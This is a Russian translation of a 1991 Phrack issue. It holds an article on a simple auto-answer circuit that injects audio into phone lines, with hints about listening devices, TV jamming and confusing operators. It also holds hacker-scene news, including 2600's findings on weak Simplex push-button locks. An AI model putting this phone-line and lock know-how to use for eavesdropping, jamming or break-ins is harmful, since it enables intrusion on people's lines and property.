
Это, пожалуй, лучший способ автоматически ответить на звонок. Всего две детали — и мы можем завести аудиосигнал прямо в телефонную линию. Стоимость не превысит \$5, где бы вы ни покупали компоненты!




«Діас» (или «двунаправленный триггерный диод») ведёт себя как разомкнутая цепь до тех пор, пока к нему не будет приложено напряжение любой полярности, превышающее его порог срабатывания в 63 В (плюс-минус 7 В). При превышении этого напряжения — например, когда линия звонит — прибор работает как ключ и переходит в режим проводимости. Это «отвечает» на звонок и удерживает линию через трансформатор, который вводит аудиосигнал в линию.

Когда звонящий кладёт трубку, большинство телефонных компаний кратковременно меняют полярность проводов Tip и Ring, из-за чего Diac прекращает проводить ток и освобождает линию.

Для тех, кто хочет поэкспериментировать с этой схемой более основательно, предлагаю следующие дополнения. Я добавил к схеме мостовой выпрямитель и оптопару. Мост просто обеспечивает правильную полярность на светодиоде внутри оптопары. Если при подключении к телефонной линии вы тщательно соблюдаете полярность, диоды можно исключить и немного сэкономить.





Контакты 4 и 5 оптопары можно подключить к устройству, которое будет запускаться при ответе на линию. Например, это может быть диктофон или аккумуляторный усилитель для прослушивания. Не подключайте к контактам 4 и 5 ничего с напряжением выше 25 В — иначе оптопара сгорит. Любая из схем допускает подключение дополнительного светодиода в качестве индикатора состояния. Только не забудьте соблюсти полярность и включить его последовательно с остальными компонентами.

В качестве источника аудио подойдёт практически что угодно. Если вы хотите использовать микрофон, сначала подключите его к какому-либо усилителю, а уже затем к трансформатору.

Интересный каталог для изучения

Если вы хотите добиться действительно впечатляющих результатов, рекомендую заказать бесплатный каталог у Mongro Electronics. Они продают следующие продукты, с которыми, возможно, стоит поэкспериментировать. Используйте их как строительные блоки для создания всего, что только понадобится...

DTMF-декодеры

- (а) Обеспечивают кратковременный или фиксируемый выход реле на время удержания DTMF-цифры. (Если вы достаточно изобретательны, используйте один из них вместе с одной из приведённых выше схем. Тогда, позвонив, можно будет произвольно включать и выключать что угодно — например, скрамблер/глушилку для телевизора.)
- (б) Принимают несколько цифр и программируются на кратковременный или фиксируемый выход реле. (Используйте такой декодер для создания DTMF-кодового замка для вашей BBS. Или как фильтр звонков: только правильная DTMF-последовательность заставит ваш телефон по-настоящему зазвонить.)
- (с) Управляют доступом по 4-значному коду для фиксации реле, а одна цифра снимает фиксацию. (Чуть сложнее варианта (б).)

DTMF-энкодеры

Преобразуют BCD в DTMF-тоны. Разумеется, с кварцевой стабилизацией. Аудиовыход 600 Ом. (Используйте один из них для преобразования вывода вашего компьютера в любые нужные вам DTMF-тоны. При этом можно задавать и длительность! Схема введёт ваши DTMF-сигналы прямо в телефонную линию.)

Аудиодетекторы

Определяют сигнал «занято» и сигнал готовности линии (гудок), управляя реле. (Полезны при создании аппаратных/программных решений для сканирования.)

Аудиогенераторы

Генерируют сигнал вызова, гудок линии, сигнал «занято», тональные пачки и т. д. (Откройте собственную телефонную компанию. Разыграйте друзей, сбейте с толку оператора.)

Системы дистанционного управления по набору DTMF, предназначенные для управления и мониторинга удалённых реле и состояния входов на необслуживаемых объектах. Они также могут автоматически набирать сохранённые номера телефонов для сообщения о состоянии входов и

использовать встроенный таймер для выполнения команд управления. (Поливайте экзотические растения по телефону, проверяйте уровень влажности, следите за тем, пуст ли почтовый ящик или нет, заставьте ящик самому звонить вам, когда что-то доставлено, и так далее. Нужно ли объяснять всё это? Просто закажите каталог!)

Адрес:

MONROE ELECTRONICS, INC.
100 HOUSEL AVENUE
LYNDONVILLE NY 14098
(716) 765-2254

— *Twisted Pair*

XMASCON 1991

Автор: Составил Dispater

```
PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN
PWN
PWN          Phrack World News          PWN
PWN          PWN
PWN          Issue XXXV / Part One        PWN
PWN          PWN
PWN          Compiled by Dispater          PWN
PWN          PWN
PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN
```

Добро пожаловать в очередной выпуск Phrack World News. Прочитайте этот номер очень внимательно — он полон важных материалов по самым разным темам. Особая благодарность Dark OverLord, Stainless Steel Provider и Private Citizen за помощь в подготовке этого выпуска.

NIA Magazine и Phrack Inc. представляют:

The Second Annual

X M A S C O N

Кто: Все хакеры, журналисты, специалисты по безопасности, федеральные агенты, юристы, авторы и другие заинтересованные лица.

Где:

```
Houston Airport Hilton Inn
500 North Belt East
Houston, Texas 77060
U.S.A.
Tel: (713) 931-0101
Fax: (713) 931-3523
```

Когда: Пятница, 27 декабря — воскресенье, 29 декабря 1991 года.

Да, дамы и господа, вы не ошиблись — Xmascon возвращается! Это событие, без сомнения, станет главным телекоммуникационным мероприятием года. В отличие от некоторых конференций прошлого, у Xmascon 91 есть преданная и целеустремлённая команда, которая вкладывает неимоверное количество времени, чтобы обеспечить масштабный, разнообразный и хорошо организованный сбор одних из наиболее разноплановых людей в мире телекоммуникаций. Мероприятие будет открытым для широкой публики — любой желающий может прийти и узнать больше о различных аспектах компьютерной безопасности.

Информация об отеле

Houston Airport Hilton Inn расположен примерно в 6 милях от аэропорта Intercontinental. Групповой тариф для участников Xmascon составляет \$49.00 плюс налог (15%) за ночь — на выбор одно- или двухместный номер. Также доступны 7 люксов стоимостью от \$140 до \$250. Узнать подробности и наличие свободных люксов можно, позвонив в отель. ОБЯЗАТЕЛЬНО сообщите, что вы участник конференции Xmascon, иначе будете платить \$69.00. Для детей любого возраста, проживающих в одном номере с родителями, доплата не взимается. Имеются специально оборудованные номера для людей с ограниченными возможностями. Отель предоставляет бесплатный трансфер до/от аэропорта и соседнего торгового центра Greenspoint Mall каждые 30 минут, а также по вызову. В отеле работают 2 ресторана: The Wicker Works — до 23:00, The Forty Love — круглосуточно. Ежедневно проводятся шведские столы на завтрак, обед и ужин. Есть пианино-бар The Cycle Club,

спортивный бар Chaps с множеством настольных игр, большим экраном и диско-площадкой с DJ. На территории отеля — 3 бассейна (2 крытых), джакузи, минигольф и полностью оборудованный фитнес-клуб с тренажёрами, гидромассажной ванной и сауной. В холле отеля работает агентство по аренде автомобилей — можно забрать машину как в аэропорту, так и в отеле. Участники Xmascon имеют право на скидку. За подробностями обращайтесь в отель.

Xmascon продлится 3 дня; главная конференция пройдёт в субботу, 28 декабря, в зале Osage, начало в 12:00 с продолжением до вечера. В этом году у нас есть собственное отдельное крыло отеля с атриумным балльным залом площадью 3000 квадратных футов. Крыло полностью отделено от остальных помещений, поэтому мы настоятельно рекомендуем бронировать номера как можно раньше, чтобы гарантированно оказаться в нашей зоне.

Мы рассчитываем пригласить ряд докладчиков по разнообразным темам. Если вы хотите выступить, свяжитесь с нами как можно скорее и сообщите: кто вы, кого представляете (если кого-либо), тему доклада, примерную продолжительность выступления и потребность в аудиовизуальных материалах.

В зале заседаний будет выставочный стенд с предметами, связанными с телекоммуникациями. Среди экспонатов планируются: первые номера 2600, Tap, Mondo 2000 и других журналов, не компьютерные издания со статьями по теме, широкий ассортимент «ящиков», свисток Quaker Oats на 2600 МГц, The Metal AE и многое другое. Также будет установлен видеомэгнитофон с монитором — если у вас есть интересные видеозаписи (например, эпизод «Нераскрытых тайн» с Кевином Пуулсенон) или что-то, что, по вашему мнению, все захотят посмотреть, сообщите нам заранее и уточните, нужна ли помощь с доставкой. Если ничего не получается заблаговременно — просто привезите материалы на кон и передайте нам при регистрации.

По любым вопросам, для подтверждения участия или добавления в рассылку обновлений Xmascon обращайтесь к Drunkfux, Judge Dredd или Lord Macduff чеpez Internet:

`nia@nuchat.sccsi.com`

Или по почте США:

Hard Data Corporation
ATTN: HoHo
P.O. Box 60695
Airport Mail Facility
Houston, Texas 77205-9998
U.S.A.

Мы надеемся получить почтовый ящик с номером 800 до выхода следующего обновления. Если кто-то готов пожертвовать хороший номер, который будет работать до конца года, — дайте знать. Также планируется опубликовать ряд систем в качестве альтернативного способа связи с нами.

Xmascon 91 станет бесценным учебным опытом для профессионалов и даст журналистам возможность получить информацию и идеи непосредственно из первых уст. Это одна из очень редких возможностей, когда все представители компьютерного андеграунда могут собраться вместе с реальной целью. Мы призываем никого не упускать событие такого уровня — подобное случается нечасто. Если вы когда-либо хотели встретить самых известных людей из хакерского сообщества, это может быть ваш единственный шанс. Не ждите, пока об этом напишут все журналы, и не кусайте локти — планируйте поездку прямо сейчас! Станьте частью нашей крупнейшей и лучшей конференции за всё время.

Не забудьте: для бронирования звоните (713) 931-0101 и говорите, что вы участник Xmascon.

В заключение... если пропустите — пожалеете только себя.

MindRape: Продолжение истории — 27 сентября 1991 г.

Из газеты Arizona State University State Press

Дополнительное чтение: Phrack, выпуск 34, файл 11, «MindRape или MediaRape?»

Студент Университета штата Аризона (ASU) оказался в числе семи подозреваемых в мошенничестве с компьютерными системами; по словам одного из официальных лиц US West Communications, ущерб для оператора и телефонной компании может составить до \$5 миллиардов в год.

Полиция Финикса, штат Аризона, изъяла компьютерное оборудование, программное обеспечение и список кодов доступа к дальней связи из дома неназванного 19-летнего студента.

Студент является одним из семи человек — трое в Орегоне и по одному в Вашингтоне, Юте и Айове, — выявленных в ходе месячного расследования электронного телефонного мошенничества, которое провела полиция Финикса, сообщил Джим Уолтман, менеджер по борьбе с мошенничеством US West Communications. Финиксский фигурант дела не был арестован.

По имеющимся данным, компьютерные «хакеры» использовали свои компьютеры для получения секретных кодов доступа к дальней связи — таких, как коды на карточках оплаты, — и продавали коды другим студентам с целью наживы.

Представители US West сообщили Associated Press, что неизвестно, сколько местных клиентов получили ошибочные счета за международные переговоры по своим аккаунтам.

Кевин Робинсон, сержант пресс-службы полиции Финикса, отказался комментировать ход расследования.

Арт Картер, декан по делам студентов Университета штата Аризона (ASU), сообщил, что в случае предъявления студенту обвинений дело будет рассмотрено в соответствии с Кодексом поведения ASU, и меры со стороны университета будут определены в тот момент.

Марк Найтон, директор по безопасности LDL Long Distance, сообщил, что его компания и US West смогли отследить звонки до нескольких адресов, в том числе до дома финиксца.

Финиксский фигурант дела не был арестован, подтвердили власти.

Уолтман рассказал, что неделю назад присутствовал при обыске в доме на севере Финикса и что там была обнаружена недорогая и относительно простая система для получения бесплатных кодов.

•-----

Комментарий редактора: Dispater

Точная квалификация предъявленных MindRape обвинений в настоящее время неизвестна. Для получения информации необходимо подать запрос в Arizona Public Records и дождаться решения о её раскрытии.

Возможно полезные номера:

Arizona Special Investigations Division	(602) 542-4853	
County Attorney's Office	(602) 262-3411	(Gail Thackeray)
Arizona Republic Newspaper	(602) 271-8000	
Phoenix Police Department		
- General Investigations	(602) 262-6141	
- Police Information	(602) 262-7626	
- Police Records	(602) 262-6134	

Хакеры из LOD с Восточного побережья создают виртуальную реальность MAELSTROM

«Дошло до того, что хакерство стало контрпродуктивным.»

Если 1980-е были десятилетием, когда хакеры вышли из относительной безвестности компьютерных чудачков и превратились в глазах общества в материал для первых полос, то 90-е формируются как десятилетие хакера, ставшего предпринимателем. В последнее время печально известная хакерская группа Legion of Doom оказалась особенно плодородным питомником для бывших хакеров, превратившихся в молодых бизнесменов.

Два бывших члена LOD с Восточного побережья — Брюс Фаншер \ и Патрик Крупа \ — объединили таланты и основали новую компанию в бурно развивающейся области виртуальной реальности.

Сферу виртуальной реальности нередко называют технологией в поисках назначения; порой она напоминает не что иное, как интерактивный фильм, скрещённый с видеоигрой. Этот хаотичный порядок вещей породил бесконечный край несовместимых технологий и фантастических идей с огромным потенциалом, но пока слабым коммерческим применением. Фаншер и Крупа намерены это изменить. «VR — не что-то новое, мы живём в ней уже больше половины нашей жизни. Единственная разница — нынешнее состояние технологий открывает невероятное многообразие применений», — сказал Крупа в интервью. «Сейчас мы в идеальном положении, чтобы двигаться вперёд с идеями, над которыми работали годами», — добавил Фаншер.

Крупа, приобретший статус культовой фигуры в хакерском андеграунде ещё до ареста (как описывал технологический обозреватель Джон Маркофф из New York Times), провёл последние несколько лет в весьма низкотехнологичном мире театра: «По сути, я был полностью выжжен компьютерами. Мне совершенно всё равно, загружается ли мой текстовый редактор за одну секунду или за восемь, а именно в эту сторону всё и двигалось очень долго. NeXT изменил всё и вывел на рынок нечто поистине инновационное, хотя я по-прежнему не слишком интересуюсь технологией как таковой — только как средством, через которое можно достучаться до людей и повлиять на их опыт и восприятие».

Фаншер — не чужой творческому новаторству — давний соратник Крупы, в своё время успевший побывать в несколько мутном прожекторе хакерского андеграунда. Рассуждая о временах, когда он копался в компьютерных системах, чтобы понять, как они устроены, Фаншер заметил:

«Дошло до того, что хакерство стало контрпродуктивным. Можно бесконечно разбирать то, что создали другие, и смотреть, как это работает, — но рано или поздно это превращается в упражнение в скуке, и наступает время использовать накопленные знания для создания чего-то нового, чего никто раньше не видел. Мой нынешний интерес к чужим системам равен нулю. Это был полезный учебный опыт, но у него нет будущего.»

Этот харизматичный и динамичный дуэт дополняет Делия Копольд — бывшая актриса и театральная режиссёр, архитектор миров, в которых оживает MAELSTROM. Первое предложение от этого собрания талантов — онлайн-система на суперминикомпьютере NeXTcube (машина, больше напоминающая произведение современного искусства, нежели компьютер), предлагающая расширенные версии всех стандартных удобств: электронный обмен сообщениями, передача файлов, сетевое взаимодействие — и всё это вращается вокруг MAELSTROM, программы, которую Фаншер называет «движком симуляции виртуального взаимодействия в реальном времени». Изначально MAELSTROM предстанет в форме чрезвычайно детального фэнтезийного мира с авторскими графическими программами для MS-DOS, Macintosh и Amiga, позволяющими пользователям подключаться к архитектуре NeXTcube через домашние компьютеры по телефонным линиям. «Maelstrom — вовсе не фэнтезийная игра, это по сути универсальный движок, состоящий из объектов, к которым могут обращаться разнообразные графические, звуковые и

файлы данных, создавая практически любую многопользовательскую реальность, какую только можно вообразить», — объясняет Крупа.

Система MAELSTROM вот-вот пройдёт короткое бета-тестирование в Нью-Йорке перед запуском общенациональной рекламной кампании, которая возвестит о её доступности через пакетную коммутацию. «Наша бета-система уже предлагает всё, что дают конкурирующие сервисы, но по значительно более низкой цене — и мы всё ещё добавляем функции. И ничего подобного Maelstrom прежде не существовало — технологии просто ещё не было», — заключает Фаншер.

Журнал 2600 разоблачает дыры в безопасности — 18 октября 1991 г.

Джон Ф. МакМаллен и Барбара Э. МакМаллен (Newsbytes)

Армонк, Нью-Йорк. Подкреплённый видеозаписями, Эммануэль Голдштейн, редактор и издатель журнала 2600 Magazine: The Hacker Quarterly, сообщил участникам пресс-конференции 17 октября в Нью-Йорке, что «американское общество часто убаюкивается иллюзорным ощущением безопасности — безопасности, которую нередко не подтверждают конкретные факты».

Видеозаписи, подготовленные редакцией 2600 и предоставленные прессе, демонстрируют как взлом голландским «хакером» американских военных компьютеров, так и то, что Голдштейн называет уязвимостью механических кнопочных замков, установленных в Университете штата Нью-Йорк, Federal Express, United Parcel Service, международном аэропорту JFK, IBM и NASA.

Голдштейн сообщил Newsbytes: «Мы вложили значительное время и деньги в то, чтобы разбудить людей и дать им понять: у нас ложное ощущение безопасности — не только применительно к компьютерным сетям, но и к физической защите».

Запись с голландским «хакером» была снята Голдштейном во время поездки в Европу и показывает вторжение в компьютерную систему армии США. Злоумышленнику удалось создать фиктивную учётную запись «danquaule» и, войдя в систему, получить привилегии «root», что дало ему полный контроль над системой.

Фрагмент этой записи ранее был показан с разрешения Голдштейна в эпизоде телешоу Херальдо Риверы «Now It Can Be Told». Голдштейн рассказал Newsbytes, что одной из причин, по которой он решил передать прессе полную версию, было его ощущение, что эпизод Риверы под названием «The Mad Hacker's Key Party» исказил смысл записи: «Это был не случай террористического взлома, а всего лишь демонстрация слабости защиты наших систем. Обнаружение root-аккаунтов с паролями типа "Kuwait" и отсутствие серьёзной безопасности в наших военных компьютерах должны вызывать реальную озабоченность, а не тонуть в эксплуатации темы "хакеров"».

В справочном документе, подготовленном 2600 для конференции, подробно изложен весь процесс взлома и говорится: «Цель этой демонстрации — показать, насколько это в действительности легко. Были приняты все меры, чтобы не нанести ущерб и не изменить данные в данной конкретной системе. Никаких военных секретов похищено не было, ни один файл не был сохранён на диск хакерами. Пугает то, что никто не знает, кто ещё имеет доступ к этой информации и каковы их мотивы. Это предупреждение, к которому нельзя относиться легкомысленно».

Вторая видеозапись показывает Голдштейна и других сотрудников 2600, вскрывающих замки производства Simplex Security Systems. Механические кнопочные замки были установлены в Университете штата Нью-Йорк в Стони-Бруке, в международном аэропорту JFK, а также на пунктах приёма посылок Federal Express и United Parcel по всему Нью-Йорку.

На записи Голдштейн заполняет конверт Federal Express для доставки в редакцию 2600 и опускает его в ящик. Затем поднимает защитную крышку замка, набирает комбинацию и открывает ящик,

извлекая свой конверт. Скотт Скиннер, студент SUNY и сотрудник 2600, сообщил Newsbytes, что команде потребовалось всего 10 минут, чтобы подобрать нужную комбинацию.

Скиннер объяснил: «Хотя Simplex предпочитает, чтобы люди думали, будто количество перестановок бесконечно, на самом деле их всего 1085. В большинстве случаев это число значительно меньше — если известно, что используются только три кнопки, возможностей остаётся 135. Кроме того, мы обнаружили, что, как только нам стала известна комбинация к одному ящику Federal Express, она подошла ко всем другим ящикам, которые мы проверили в нью-йоркском регионе».

Голдштейн рассказал Newsbytes: «Когда мы связались с Simplex, они сначала отрицали, что замки небезопасны, а затем заявили, что вариантов гораздо больше. После некоторого обсуждения они признали, что цифра 1085 верна, но сказали, что человеку с полным списком комбинаций потребуется более четырёх часов, чтобы перебрать их все. Наш опыт однозначно показывает, что замок можно вскрыть значительно быстрее».

Голдштейн также указал: «Хотя замок Master за \$5 можно сломать монтировкой, это гораздо более надёжное запирающее устройство. У него 64 000 комбинаций против 1085 у Simplex».

Голдштейн продолжил: «Одна из реальных проблем в том, что если человека обокрадут, а взлом произошёл через уязвимость замка Simplex, следов силового вскрытия не остаётся, и полиция с страховщиками нередко перекладывают вину на хозяина дома или офис-менеджера за "разглашение комбинации". Это действительно может создать серьёзную проблему».

Скиннер сообщил Newsbytes: «Меня это очень беспокоит. Я студент SUNY в Стони-Бруке, и все наши общежития оснащены именно такими замками в качестве единственного средства защиты. Я показал проблему Скотту Лоу, ответственному за безопасность в общежитиях, но он отмахнулся и заявил, что замки были установлены по рекомендации кампусного слесаря. Сам же слесарь, Гэрри Ленокс, противоречит Лоу и говорит, что ещё несколько лет назад рекомендовал отказаться от этих замков и предупреждал, что они не подходят для общежитий». Скиннер заявил, что напишет статью в университетскую газету, чтобы привлечь внимание к этой проблеме.

Голдштейн также сообщил, что намерен опубликовать список действующих комбинаций в одном из следующих номеров 2600, чтобы наглядно продемонстрировать публике уязвимости замка. Кроме того, он поднимет этот вопрос в своей еженедельной радиопередаче «Off The Hook» на нью-йоркской станции WBAI-FM.

Отвечая на вопрос Newsbytes о том, как редакция 2600 вообще занялась проблемой замков, Голдштейн сказал: «Мы хакеры, и когда видим что-то с кнопками — будь то компьютер или нет — мы, как правило, начинаем это проверять. Обычный человек принимает на веру, что всё надёжно, если ему так сказали; хакеры же, как правило, проверяют это сами. Именно это стремление "попробовать" позволяет нам указывать на проблемы — как в компьютерной безопасности армии США, так и с этим замком. И мы считаем, что в обоих случаях оказали полезную услугу. Люди должны знать, когда они в опасности, чтобы иметь возможность принять меры».

Вопросы об израильском взломе американских систем — 10 сентября 1991 г.

Барбара Э. МакМаллен и Джон Ф. МакМаллен (Newsbytes)

НЬЮ-ЙОРК. На фоне сообщений о вторжении израильского гражданина в военные компьютерные системы США появились противоречивые данные о масштабах и характере взлома.

По информации агентств, Дери Шрайбман — 18-летний выпускник израильского Техниона и уроженец северного израильского города Кармиэль — был арестован израильской полицией по

подозрению во взломе американских военных компьютеров и коммерческих систем кредитных карт. Израильский представитель Эйтан Раз, комментируя оборудование, обнаруженное в доме Шрайбмана и предназначавшееся для бесплатных международных звонков, был процитирован: «Это была очень сложная система. Первый случай обнаружения подобных технологий в Израиле».

Newsbytes удалось подтвердить из источников, что к Шрайбману привёл след мошенничества с кредитными картами в США и Канаде, однако подтвердить сообщения израильской прессы о том, что Шрайбман якобы имел доступ к секретным данным Пентагона о ракетах Patriot во время недавней войны в Персидском заливе, не удалось. Официальный представитель следственного ведомства США сообщил Newsbytes, что, хотя его ведомство официально запросило у израильской полиции документацию о произошедшем, контактов между американскими службами и израильскими следователями на сегодняшний день, по всей видимости, не было.

Другие следственные источники сообщили Newsbytes, что расследование деятельности Шрайбмана началось в мае 1991 года, когда двое подростков из Квебека были арестованы за покупку товаров с использованием похищенных данных кредитных карт. Подростки сообщили канадским властям, что получили информацию от источника в Кармизеле, Израиль, после чего власти уведомили израильскую полицию. По израильским данным, Шрайбман признал взлом файлов кредитных карт и последующее распространение кодов, однако отрицал, что как-либо использовал эту информацию. По его словам, он взламывал системы исключительно из любопытства.

Источник в хакерском сообществе рассказал Newsbytes, что подпольные доски объявлений, используемые для обмена подобной информацией о кредитных картах, нередко посещают иностранные граждане. По его словам, чаще всего туда заходят пользователи из Австралии, Израиля и Германии, и многие из израильтян называют себя связанными с Технионом.

Министерство юстиции усиливает борьбу с компьютерными преступлениями

PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN
PWN PWN
PWN Phrack World News PWN
PWN PWN
PWN Issue XXXV / Part Two PWN
PWN PWN
PWN Compiled by Dispater PWN
PWN PWN
PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN PWN

Автор: Составлено Dispater

7 октября 1991 года

Автор: Michael Alexander (ComputerWorld, стр. 4)

Вашингтон, округ Колумбия. Ведущие федеральные чиновники, занимающиеся борьбой с компьютерными преступлениями, объявили о планах по эскалации этой борьбы.

На 14-й Национальной конференции по компьютерной безопасности, проходившей в Вашингтоне, представители Министерства юстиции США сообщили о создании специального подразделения по компьютерным преступлениям. В его задачи войдут уголовное преследование правонарушителей и продвижение более жёстких санкций для осуждённых.

«Компьютерная преступность растёт, и Министерство юстиции относится к этой теме крайне серьезно — как, впрочем, и ФБР, Секретная служба США и вооружённые силы», — заявила Мэри Спиринг, руководитель отдела общих судебных разбирательств и юридических консультаций уголовного департамента Министерства юстиции.

Новое подразделение также возьмётся за устранение лазеек в действующем законодательстве о компьютерных преступлениях. Закон о компьютерном мошенничестве и злоупотреблениях 1986 года «устарел морально и физически», — заявил Скотт Чарни, прокурор по компьютерным преступлениям и руководитель нового подразделения.

По словам Чарни, Министерство юстиции намерено добиться внесения в закон поправки, криминализирующей внедрение вируса или червя в компьютерную систему.

Осуждённые за компьютерные преступления будут чаще получать сроки в соответствии с федеральными рекомендациями, а не по ходатайству прокуроров, которые порой просят о более мягком наказании, — сообщил Марк Раш, государственный адвокат, который вёл дело Роберта Морриса по делу о знаменитом интернет-черве.

Новая политика Министерства юстиции предписывает одинаковое отношение ко всем обвиняемым — без учёта личной истории и иных смягчающих обстоятельств, добавил Раш.

«Наказания за компьютерные преступления будут становиться всё суровее», — предсказал Кент Александер, помощник прокурора США в Атланте \. «Через пять лет люди будут оглядываться назад и думать, что год в тюрьме — это лёгкий приговор».

ФБР «наращивает кадровый потенциал для противодействия компьютерным преступлениям» и расширяет обучение сотрудников, — рассказал Майк Гиббонс, специальный агент-супервайзер ФБР \.

Верховный суд отклонил апелляцию Морриса

14 октября 1991 года

Автор: Michael Alexander (ComputerWorld, стр. 14)

Вашингтон, округ Колумбия. Верховный суд США на прошлой неделе молча отказался рассматривать апелляцию Роберта Т. Морриса, поставив точку в судебном процессе, начавшемся почти три года назад, когда тот запустил червя в сеть Интернет.

Хотя для Морриса история завершена, серьёзные вопросы к Закону о компьютерном мошенничестве и злоупотреблениях 1986 года, по которому его судили, остаются открытыми.

Отказ пересматривать дело оставляет в силе закон-«костолом», способный превратить законопослушных пользователей компьютеров в уголовников и подавить творческое применение вычислительных технологий, — считает Томас Вайлс, адвокат бостонской юридической фирмы Silverglate & Good. Вайлс подал в интересах Электронного пограничного фонда (EFF) «amicus curiae» — правовую позицию третьей стороны — в рамках апелляции Морриса.

Ряд правоведов обеспокоен тем, что пользователи, вошедшие в компьютерную систему без авторизации — случайно или просто из любопытства — могут получить несоразмерно суровые наказания.

«Единственный факт входа в систему — это совершенно иной порядок вещей, нежели уничтожение данных или умышленное их изменение, подобно тому как простое нарушение границы частной собственности несопоставимо по тяжести с вандализмом или взломом», — сказал Вайлс. «Теперь люди, чья работа связана с компьютерами, — если они зайдут в чужую систему без разрешения — могут оказаться в Ливенворте на пять лет».

Суть апелляции Морриса сводилась к ключевому вопросу: намеревался ли он причинить тот ущерб, который последовал после запуска его злополучной программы 2 ноября 1988 года.

В 1990 году федеральный судья в Сиракузах (штат Нью-Йорк) постановил, что правительству не требуется доказывать умысел на причинение вреда — достаточно доказать, что Моррис намеревался получить доступ к компьютерам без авторизации или превысить имевшиеся у него права доступа. В начале того же года федеральный апелляционный суд подтвердил осуждение Морриса в мае 1990 года: три года условного срока, штраф в 10 000 долларов и 400 часов общественных работ.

Это решение противоречит общепринятому принципу: деяние становится преступлением лишь тогда, когда умысел на причинение вреда был осознанным, — отметил Вайлс. «Закон различает, скажем, убийство и непредумышленное убийство. Нельзя признать человека виновным в убийстве, если смерть наступила совершенно случайно и непреднамеренно».

В докладе Счётной палаты США (GAO), опубликованном в 1989 году, зафиксированы и другие изъяны федерального законодательства о компьютерных преступлениях. Закон квалифицирует несанкционированный доступ к компьютеру как тяжкое преступление, однако не даёт определений понятиям «доступ» и «авторизация», — указала Счётная палата.

ОБНОВЛЕНИЕ ЗАКОНА

Представители Министерства юстиции США недавно признали, что Закон о компьютерном мошенничестве и злоупотреблениях устарел и нуждается в уточнении. Скотт Чарни, руководитель нового подразделения по компьютерным преступлениям, заявил, что ведомство будет добиваться усиления закона нормами, запрещающими распространение вирусов и червей, а также устанавливающими уголовную ответственность за несанкционированный доступ к компьютеру с причинением ущерба вследствие грубой небрежности.

Несанкционированное проникновение в компьютер куда серьезнее, чем кажется на первый взгляд, считает Чарни. «Непросто установить, что именно произошло, был ли причинён ущерб, насколько безопасна теперь система и каковы были мотивы нарушителя».

Ряд правоведов полагает, что закон и без того слишком широк, и выступает против его расширения. «Это далеко идущий закон, границы применения которого до сих пор не определены», — заявил Марк Ротенберг, адвокат и директор вашингтонского офиса организации «Компьютерные специалисты за социальную ответственность» (CPSR). «Как я читаю этот закон — у Министерства юстиции уже есть всё необходимое и даже больше. После дела Морриса вас могут привлечь к ответственности за чиханье».

Дело Морриса обнажило пробелы в законодательстве, порождённые стремительным развитием технологий, — считает Томас Гуидобони, вашингтонский адвокат, защищавший Морриса.

Ни Гуидобони, ни сам Моррис не были удивлены отказом Верховного суда, рассказал адвокат. «Дело Роберта имело особую проблему: оно было первым, рассматривавшимся по закону 1986 года. Суд предпочитает брать дела после того, как окружные суды успели поработать с ними и выявить противоречия в трактовках».

По словам Гуидобони, Моррис работает программистом в Кембридже (штат Массачусетс) в компании, которая «знает, кто он такой и что он сделал». Назвать компанию адвокат отказался.

\<Примечание редактора: Моррис был на самом деле ВТОРЫМ человеком, осуждённым по Закону о компьютерном мошенничестве и злоупотреблениях 1986 года. Первым был Герберт Зинн-младший, известный как Shadow Hawk из Чикаго (штат Иллинойс), осуждённый в 1989 году в рамках уголовного преследования под руководством Уильяма Кука — бывшего помощника прокурора США, чьё имя большинство из вас должно помнить по делам Крейга Нейдорфа (Knight Lightning) и Линн Дусетт (Kyrle).

Зинн слушался как несовершеннолетний, а значит, в суде единоличного судьи, без присяжных. Моррис — первый, кто был судим по данному закону с участием коллегии присяжных. Приговором Зинну стали 10 месяцев в учреждении для несовершеннолетних правонарушителей в Южной Дакоте, штраф в 10 000 долларов и дополнительные 2,5 года испытательного срока после освобождения.

Дополнительную информацию о деле Shadow Hawk читайте в материале «Shadow Hawk Gets Prison Term» («Шэдоу Хоук получает тюремный срок»), опубликованном в Phrack World News, выпуск 24, часть 2.\>

Трансграничные хакеры подтолкнули к созданию спецподразделения

21 октября 1991 года

Автор: Michael Alexander (ComputerWorld, cmp. 6)

Вашингтон, округ Колумбия. Создание специального подразделения по компьютерным преступлениям в Министерстве юстиции США было во многом обусловлено тревожным ростом числа компьютерных вторжений, пересекающих географические и юрисдикционные границы, — сообщил высокопоставленный сотрудник ведомства.

Роберт Мюллер III, помощник генерального прокурора США, заявил, что Министерству юстиции необходима лучшая подготовка для преследования компьютерных преступников. Он является одним из архитекторов подразделения численностью пять человек, недавно созданного специально для борьбы с компьютерной преступностью.

